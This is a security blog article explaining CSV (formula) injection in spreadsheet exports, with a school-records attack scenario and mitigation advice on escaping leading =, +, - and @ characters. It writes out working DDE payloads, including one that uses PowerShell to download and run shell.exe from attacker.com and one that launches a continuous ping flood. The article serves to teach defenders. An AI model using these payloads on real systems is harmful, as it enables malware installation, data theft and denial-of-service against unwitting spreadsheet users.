
CSV Injection – A Guide To Protecting CSV Files



.png)


Key Takeaways
- CSV injection occurs when untrusted data is interpreted as a spreadsheet formula.
- The vulnerability is introduced during data export, even if the original input was safely stored.
- Successful exploitation generally requires someone to download and open the exported file.
- Malicious formulas may create deceptive links, transmit data, or invoke unsafe functionality.
- Every user-controlled field must be sanitized before being written to a CSV file.
- Cells beginning with =, +, -, or @ require special handling.
- CSV quoting and formula-injection prevention are separate security controls.
Hello and Welcome everyone!!!!
Nowadays, there are many web applications and frameworks being developed which allow users to export the data saved in database into a csv file. The csv file created might lead to CSV injection. So, it becomes very important to be sure that the file exported through the web application is safe and will not leave the users system prone to any attack.
In this write up we will be focusing on CSV injection.
CSV also knows as Comma Separated Value stores tabular data (numbers and text) in plain text. Each record consists of one or more fields, separated by comma
CSV Injection aka Formula Injection. It occurs when websites embed untrusted user input inside CSV files without validating. When the user tries to open the CSV file using any spreadsheet program such as Microsoft Excel or LibreOffice Calc, any cells starting with ‘=’ will be interpreted by the software as a formula.
Spreadsheet programs like Microsoft Excel, Open Office, Libre Office Calc are not a new program. We have been using it to perform different task like calculation, analysis, and visualization of data and information. These software’s provide many formulas and functions which can be used by us in our day-to-day lives.

For example: Below image shows the Microsoft Excel allowing to add value of two field and display it in the third field.
How can these simple and straightforward functions can be dangerous to any targeted system?
The answer is whenever the CSV file is opened using excel, it first parses and processes the formula which begin with “=” before displaying any content to the user. The formula injected in the CSV might contain call to any system function or it may contain any malicious payload which can exploit the victim’s system or can leak the data from the file to the attacker.
Below are some of the functions which can be used by attacker to inject malicious payloads.

Example 1: Hyperlink function in excel
Hyperlink creates a shortcut or jump that opens a document stored on a network server, an intranet, or the Internet. When you click the cell that contains the HYPERLINK function, Microsoft Excel opens the file that is stored at link_location.
Syntax: HYPERLINK(link_location, [friendly_name])
Example 2: Command Execution

Excel provide us with the functionality DDE (Dynamic Data Exchange), where we can execute application commands on the Excel window.
To open the notepad application on excel one would use the following:
Syntax: =cmd|’ /C notepad’!’A1′
Let us assume an attack scenario of Student Record Management system of a school. The application allows teacher to enter details of students in the school. The attacker get access to the application and want that all the teacher using the application to get compromised. So, the attacker tries to perform CSV injection attack through the web application.
The attacker needs to steal other student’s details. So, the attacker uses the Hyperlink formula ad enter it while entering student details.

When the teacher exports the CSV and click on the hyperlink then the sensitive data is sent to the attacker’s server.

CSV file exported contains malicious payload in it.

The details of student in logged in the attackers web server.

So, we can take this attack further more. We can install shell in the system using below payload:
=cmd|’ /C powershell Invoke-WebRequest “http://www.attacker.com/shell.exe” -OutFile “$env:Temp\shell.exe”; Start-Process “$env:Temp\shell.exe”‘!A1
Using this shell we can perform many further attacks.

We can make the system as a BOT which we can use for dos attacks. Through this we can make the victim system to send unlimited ping request to any target server. This might result in the target server been flooded with many requests and ultimate down time in the server when many systems are affected through this CSV injection attack.

So now the attacker enters the malicious payload into the server which is saved in the database.
=cmd|’/C ping -t 192.168.2.107 -l 25152′!’A1′

When the victim exports the csv the payload is exported in the csv file and when victim opens the CSV file using MS excel below error is shown to the victim.

So, the victim has downloaded the csv file from trusted resource so they click on “Yes”.
Voila!!!
Now the MS Excel runs the payload and start sending ping request to the target server.
Mitigations:
This attack is difficult to mitigate, and explicitly disallowed from quite a few bug bounty programs. To remediate it, ensure that no cells begin with any of the following characters:
- Equals to (“=”)
- Plus (“+”)
- Minus (“-“)
- At (“@”)
The developers can add apostrophe (‘) in the beginning of the cell containing such characters. Adding apostrophe (‘) tells excel that the cell doesn’t contain formula and on viewing the MS Excel do not display apostrophe (‘) when entered as first character in the cell.
As the number of online attacks grows with each passing day, it is more than ever to know how to defend your organizations against threat actors. Understanding CSV injection will not only help you protect your CSV files, but also create a secure office environment.
References:


Questions Web Application teams ask us.
Keep Reading
.png)




We break browsers before someone else does
This is the default text value

